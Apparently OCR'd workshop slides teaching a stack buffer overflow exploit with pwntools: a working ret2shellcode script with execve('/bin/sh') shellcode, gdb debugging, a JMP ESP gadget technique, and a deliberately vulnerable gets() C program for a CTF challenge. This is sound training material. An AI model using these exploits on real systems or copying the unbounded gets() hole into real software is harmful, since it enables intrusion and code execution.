Pwntools

Automating the boring stuff

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

```
$ python solve32.py
[*] Got EOF while reading in interactive
[*] Stopped with exit code -11 (SIGSEGV)
(pid 11355)
```

Segfault?

Did it hit the Nop Sled?

INT3

A one-byte-instruction (\xcc) defined to temporarily replace an instruction in a running program to set a code breakpoint.

~ Wikipedia-Kun

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\xcc\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = process(elf.path, env={})

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

```
$ python solve32.py
[*] Got EOF while reading in interactive
[*] Stopped with exit code -5 (SIGTRAP)
(pid 11590)
```

SIGTRAP?

We hit the Shellcode!

```python
from pwn import *

elf = context.binary = ELF("./ret2shell32")

SHELLCODE = b"\x31\xc0\x50\x68\x2f\x2f\x73" + \
            b"\x68\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\x89\xc1\x89\xc2\xb0\x0b" + \
            b"\xcd\x80\x31\xc0\x40\xcd\x80"

PADDING = asm("nop") * (cyclic_find(0x63616172) - len(SHELLCODE))
PADDING += SHELLCODE

p = gdb.debug(elf.path, env={}, gdbscript='b *0x80484e5\ncontinue')

p.sendline(PADDING + p32(0xffffdcbc))
p.interactive()
```

```
 ▶ 0x8048465  <vuln+24>    ret    <0xffffdcbc>
   ↓
  0xffffdcbc              nop
  0xffffdcbd              nop

pwndbg> step 213

 ▶ 0xffffdd90    xor    eax, eax
  0xffffdd92    push   eax
  0xffffdd93    push   0x68732f2f
  0xffffdd98    push   0x6e69622f
  0xffffdd9d    mov    ebx, esp
  0xffffdd9f    mov    ecx, eax
  0xffffdda1    mov    edx, eax
  0xffffdda3    mov    al, 0x2f
  0xffffdda5    bound  ebp, qword ptr [ecx + 0x6e]
  0xffffdda8    das
  0xffffdda9    das
  0xffffddaa    jae    0xffffde14
```

Shellcode

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0xb
int     0x80
xor     eax, eax
inc     eax
int     0x80
```


Actual

```
xor     eax, eax
push    eax
push    0x68732f2f
push    0x6e69622f
mov     ebx, esp
mov     ecx, eax
mov     edx, eax
mov     al, 0x2f
bound   ebp, qword ptr [ecx + 0x6e]
das
das
jae     0xffffde14
```


WHY?

ESP is very close to our shellcode


Push instructions may corrupt it




Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.

HOW?

We could sandwich the shellcode between the Nop Sled

Making a Remote Connection

```
>>> from pwn import *
>>> p = remote("example.com", 420)
```

PROBLEM

Jumping to shellcode feels too random...

Is there a reliable way?


JMP ESP Gadget

Jumping directly to the value of ESP


HOW?

Find a JMP ESP gadget


Inject SUB ESP and JMP ESP instructions




Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.



Not every instruction is 4 bytes. Only for visualisation purposes.

Finding Gadgets

```
>>> from pwn import *
>>> elf = context.binary =
ELF("./binaryfile")

# Find JMP ESP Gadget
>>> next(elf.search(asm("jmp esp")))
136533428

# Convert to little endian
>>> p32(136533428)
b'\xb4U#\x08'
```

Shellcode from Assembly

```
>>> from pwn import *

# SUB ESP and JMP ESP instructions
>>> asm("sub esp, 0x10; jmp esp;")
b'\x83\xec\x10\xff\xe4'
```

Enable ASLR

```
$ echo 2 | sudo tee
/proc/sys/kernel/randomize_va_space
```

ret2shell.c

15 mins to pwn ret2shell64

Download files at:
http://ctfd.platypew.social

nc pwn.platypew.social 30003

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[256];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln("\xff\xe4");
    puts("Wrong!");

    return 0;
}
```